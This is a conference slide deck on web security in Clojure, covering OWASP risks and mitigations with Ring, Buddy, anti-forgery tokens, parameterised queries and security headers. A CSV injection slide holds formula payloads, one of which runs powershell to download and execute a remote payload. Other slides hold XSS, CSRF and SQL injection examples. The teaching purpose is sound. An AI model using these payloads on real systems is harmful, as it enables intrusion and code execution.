Clojure Web Security

FrOSCon 2016

Joy Clark & Simon Kölsch

Clojure Crash Course

```clojure
(println "Hello Sankt Augustin!")
```

Lisp + JVM

Functional programming language

Simple programming model

Immutable Data Structures

Clojure Crash Course

```
{:name "Clojure"
 :features [:functional :jvm :parens]
 :creator "Rich Hickey"
 :stable-version {:number "1.8.0"
                  :release "2016/01/19"}}
```

Clojure Crash Course

```
(+ 1 2 3)
> 6
```

```
(:city {:name "innoQ"
        :city "Monheim"})
> "Monheim"


(map inc [1 2 3])
> (2 3 4)
```

Web Security


As always... check the OWASP Top 10 2013

- Injection
- Weak Authentication / Session Handling
- XSS
- Insecure Object References
- Security Misconfigurations
- Sensitive Data Exposure
- Missing Function Level Access Control
- Cross Site Request Forgery
- Using Components with Known Vulnerabilities
- Unvalidated Redirects and Forwards

still relevant today?

-› OWASP Top 10 2016 not yet out but on its way. Meanwhile...

Some Advisories (Bashing PHP)



Symfony

a SensioL

What is Symfony? Documentation Community Showcase Marketplace Jobs Business Solutions News Search

Categories

A week of symfony

Case studies

Community

Documentation

Living on the edge

Meet the Bundle

Releases

Security Advisories

Symfony CMF

CVE-2015-8124: Session Fixation in the "Remember Me" Login Feature

November 23, 2015  Fabien Potencier

Affected Versions ¶

Symfony 2.3.0 to 2.3.34, 2.6.0 - 2.6.11, 2.7.0 - 2.7.6 versions of the Security component are affected by this security issue.

This issue has been fixed in Symfony 2.3.35, 2.6.12, and 2.7.7. Note that no fixes are provided fo Symfony 2.4 and 2.5 as they are not maintained anymore. Symfony 2.8 and 3.0 haven't been released yet and the fix will be included in their first stable releases.

Description ¶

Some Advisories (Bashing Python)

Drupal Core - Highly Critical - Injection - SA-CORE

Posted by Drupal Security Team on *July 18, 2016 at 1:53pm*

- Advisory ID: DRUPAL-SA-CORE-2016-003
- Project: Drupal core
- Version: 8.x
- Date: 2016-July-18
- Security risk: 20/25 (Highly Critical) AC:Basic/A:None/CI:All/II:All/E:Proof/TD:Default
- Vulnerability: Injection

Read more · Categories: Drupal 8.x , Planet Drupal

Drupal Core - Moderately Critical - Multiple Vulnerabilities - SA-CORE-2016-002

Posted by Drupal Security Team on *June 15, 2016 at 6:45pm*

- Advisory ID: DRUPAL-SA-CORE-2016-002
- Project: Drupal core

Some Advisories (Bashing Ruby)

Impact on GitLab

CVE-2015-7576 Timing attack vulnerability in basic auth Action Controller

GitLab does not use the HTTP Basic Authentication implementation from Action Controller. In addition we have had rate limiting on HTTP Basic endpoints since GitLab 7.6.

CVE-2016-0751, CVE-2015-7581 Denial of service

Both of these denial of service vulnerabilities involve memory exhaustion. Because GitLab has been using unicorn-worker-killer since GitLab 6.4 it is unlikely that these vulnerabilities can be exploited against GitLab. Note that the same may not be true if you use GitLab with a custom Ruby web server such as Puma or Passenger.

CVE-2015-7578, CVE-2015-7579, CVE-2015-7580 XSS vulnerabilities

It is hard to tell if GitLab is vulnerable to any of these. From the vulnerability disclosures we receive we do know that we have been and continue to be probed for XSS a lot.

Some Advisories (Bashing Java)

Apache » Wicket : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results Select Table

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2015-7520	79		XSS	2016-04-12	2016-04-13	4.3	None	Remote	Medium	Not required	None	Partial	None

Multiple cross-site scripting (XSS) vulnerabilities in the (1) RadioGroup and (2) CheckBoxMultipleChoice classes in Apache Wicket 1.5.x before 1.5.15, 6.x before 6.22.0, and 7.x before 7.2.0 allow remote attackers to inject arbitrary web script or HTML via a crafted "value" attribute in a <input> element.

2	CVE-2015-5347	79		XSS	2016-04-12	2016-04-13	4.3	None	Remote	Medium	Not required	None	Partial	None

Cross-site scripting (XSS) vulnerability in the getWindowOpenJavaScript function in org.apache.wicket.extensions.ajax.markup.html.modal.ModalWindow in Apache Wicket 1.5.x before 1.5.15, 6.x before 6.22.0, and 7.x before 7.2.0 might allow remote attackers to inject arbitrary web script or HTML via a ModalWindow title.

Security ≠ Magical Frameworks

(public-domain Vasnetsov - belygorod.ru)

CSV Injection Example

HTML Injection

```
=HYPERLINK("http://evil.tm";"Detailed Information")
```

Launching the calculator

```
=cmd|' /C calc'!A0
```

Use wget extension to download and execute remote payload

```
=powershell|'IEX(wget 0r.pe/p)'!A0
```

Source: https://blog.zsec.uk/csv-dangers-mitigations/

Security = Teamwork + Review

(cc-by Kevin Dooley - flic.kr/p/dxCnzT)

How to Write a Secure Web Application

Maintain your application

Stay informed! Register for Security Advisories

KISS

Know what you are doing

Monitor your Application

HTTP with Clojure

Ring - HTTP Server abstraction

Compojure for routing

Request & response are data

A web app is a function which takes a request and returns a response

https://github.com/ring-clojure/ring/blob/master/SPEC

Ring

```
(def example-request {:uri "/"
                      :request-method :get
                      :headers {"Accept" "text/plain"}})


(defn example-app [req]
  {:status 200
   :body (str "Hello at " (:uri req))})

(example-app example-request)
> {:status 200
   :body "Hello at /users"}
```

Compojure


```
(defroutes app-routes
  (GET "/users" request (list-users request))
  (GET "/users/new" request (create-user-form request))
  (POST "/users" {params :params :as request}
    (create-user request params))
(GET "/users/:username" [username :as request]
  (show-user request username))
(GET "/users/:username/edit" [username :as request]
  (edit-user-form request username))
(PUT "/users/:username" [username email password :as request]
  (update-user request username email password))
(DELETE "/users/:username" [username] (delete-user username)))
```

Ring Middleware

```clojure
(defn middleware [handler]
    (fn [request]
        ;; Modify request before sending it to the web app
        (let [response (handler request)]
            ;; modify response before returning it to the user
            response)))
```

```clojure
(def webapp
    (-> app-routes
        auth-middleware
        (wrap-defaults middleware-settings)))
```

Ecosystem Overview



HTTPS

```
(def options
  {:port 3000
   :join? false
   :ssl? true
   :ssl-port 4000
   :keystore "ssl/keystore"
   :key-password "somesecret"
   :host "example.com"})

(ring.adapter.jetty/run-jetty webapp options)
```

Use SSL! Attacks don't stop at your Reverse Proxy.

Validate Input - Escape Output

```
(require '[bouncer.validators :as v])

(def email-regex
     #"^$|^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,63}$")

(bouncer.core/validate {:email "123"}
  :username [v/required v/string]
  :email    [v/string [v/matches email-regex]]
  :password [v/required v/string])

> [{:username ("username must be present")
    :email ("email must satisfy the given pattern")
    :password ("password must be present")}
   {:email "123" :bouncer.core/errors
      {:username ("username must be present")
       :email ("email must satisfy the given pattern")
       :password ("password must be present")}}]
```

Validate Input - **Escape Output**

```
(selmer.parser/render "Hello {{name}}!"
                      {:name "<script>alert('hi!');</script>"})
```

```
> "Hello &lt;script&gt;alert(&#39;hi!&#39;);&lt;/script&gt;!"
```

Validate Input - **Escape Output**

Templating Language	Escaping by default?	# GitHub References	Last Updated
hiccup	No	15744	29 Mar 2016
hbs	Yes	11628	11 Dec 2015
enlive	Yes	7432	9 Jul 2016
Selmer	Yes	3852	23 Jun 2016
fleet	No	1983	10 Nov 2014

Statistics taken on 26 August 2016

XSS

```
(defn get-html [name]
  (str "<div>Hi " name "!</div>"))

(get-html "<script>alert('Evil XSS!');</script>")
```

```
> "<div>Hi <script>alert('Evil XSS!');</script>!</div>"
```

CSRF

```
<img src="https://bank.com/transfer?acct=joy&amount=10000"
     width="0" height="0" border="0">

<form action="https://bank.com/transfer" method="POST">
    <input type="hidden" name="acct" value="joy" />
    <input type="hidden" name="amount" value="10000" />
    <input type="submit" value="Do something innocent!" />
</form>
```

ring.middleware.anti-forgery

```
(require '[ring.middleware.anti-forgery
           :refer [*anti-forgery-token*]])

(selmer.parser/render-file "index.html"
                           {:antiforgery *anti-forgery-token*})
```

```
index.html:
    <form ...>
        <input name="__anti-forgery-token" type="hidden"
               value="{{antiforgery}}" />
        ...
    </form>
```

SQL Injection

```clojure
(defn query-user [username]
  (sql/query db-conn
             [(str "SELECT * FROM Users WHERE Username = '"
                   username "';")]))

(query-user "fred' or 'a'='a")
```

> Dumps all information from the `Users` database

Parameterize SQL Queries


```
db/users.sql:
    -- name: get-user
    SELECT * FROM Users WHERE Username = :username ;

(yesql.core/defqueries "db/users.sql" {:connection db-conn})

(get-user {:username "fred"})

> {:username "fred" :email "mr.froggy@quackers.com"
   :userid 4 :password "...some bycrypt hash..."}
```

Authentication & Authorization

How do I know if the user is who he says he is?

How do I know if the user is allowed to access a resource?

Introducing Buddy



Buddy-Auth

Ring Middleware Integration

Authentication information saved in :identity in the request map

Different Backends: HTTP Basic, Session, Token, Signed JWT, Encrpyted JWT

Possibility to implement custom authentication backend (e.g. via reify)

Simple Auth Example

```
(require '[buddy.auth.backends :as backends])

(defn ldap-auth
  [request auth]
  (let [username (:username auth)
        password (:password auth)]
        ; do magic ldap authentiation
        ; return logical true
    username))

(def backend (backends/basic {:realm "myAPI"
                              :authfn ldap-auth}))
```

Authorization with Buddy

```
(def access-rules [{:uri "/users"
                    :handler buddy.auth/authenticated?
                    :request-method :get}
                   {:uri "/users/:username/edit"
                    :handler is-user?
                    :request-method :get}
                   {:uri "/users/:username"
                    :handler is-user?
                    :request-method #{:put :delete :post}}])

(defn is-user? [request]
   (when-let [{user :user} (:identity request)]
     (= user (get-in request [:match-params :username]))))
```

Auth Middleware

```
(defn error-redirect [request _value]
    (redirect-to-login (request-url request)))

(defn auth-middleware [handler]
  (let [backend (auth-backend secret)]
      (-> handler
(wrap-access-rules {:rules access-rules
                    :on-error error-redirect})
(wrap-authentication backend))))
```

Unvalidated Redirects and Forwards

```clojure
(def site-url "https://quackers.com:4000")

(defn check-redirect [url]
  (if url
    (if (starts-with? url site-url) url site-url)
    site-url))

(defn redirect-to-login [redirect-url]
  (redirect (str "/login?redirect-to="
                 (check-redirect redirect-url))))
```

Denial of Service Attacks

Making a service unavailable for the purpose for which it was intended.

An attacker has more resources than a victim

OR

Victim requires more resources to process a request than the attacker requires to send it.

Naive - Limit defined by user

```
(defn index [request]
  (let [limit (->int
                (get-in request [:query-params "limit"] "10"))
        offset (->int
                 (get-in request [:query-params "offset"] "0"))
        quacks (db/get-quacks {:limit limit :offset offset})]
    (render-index request quacks)))
```

Better - Sensible Defaults

```
(defn get-limit [request]
  (try (let [param (get-in request [:query-params "limit"])
             i (->int param)]
         (min i 500))
    (catch Exception e 10)))
```

```
(defn get-offset [request]
  (try (let [param (get-in request [:query-params "offset"])]
         (->int param))
    (catch Exception e 0)))

(defn index [request]
  (let [limit (get-limit request)
        offset (get-offset request)
        quacks (db/get-quacks {:limit limit :offset offset})]
    (render-index request quacks)))
```

HTTP Security Headers

```
(def middleware-settings
  {:session  {:cookie-attrs {:http-only true :secure true}}
   :security {:anti-forgery   true
              :xss-protection {:enable? true, :mode :block}
              :frame-options  :sameorigin
              :content-type-options :nosniff
              :ssl-redirect true
              :hsts true}})
```

"Ring-Defaults", e.g."api-defaults", "site-defaults", "secure-site-defaults", ...

Content Security Policy

- HTTP Header

  ```
  Content-Security-Policy: <POLICY>
  ```

- Can "turn-off" Inline JavaScript and plugins
- Limit valid sources per content-type
- Provide Hashes and Nonces
- Reporting

CSP of Twitter.com

```
content-security-policy:

script-src https://connect.facebook.net https://cm.g.doubleclick.net [..]
'unsafe-eval'[..]
https://*.twimg.com https://api.twitter.com 'nonce-sw4H7yZeWdIfcyrjzO595Q==' [..]
'self';
frame-ancestors 'self';

font-src [..]
media-src [..]
connect-src [..]
style-src [..] 'unsafe-inline' 'self';
object-src [..]
frame-src [..]
img-src [..] https://*.giphy.com [..]

report-uri https://twitter.com/i/csp_report?a=47112342&ro=false;
```

Example Web Application: https://github.com/innoq/quackers (WIP)

Joy Clark
joy.clark@innoq.com
@iamjoyclark

Simon Kölsch
simon.koelsch@innoq.com
@simkoelsch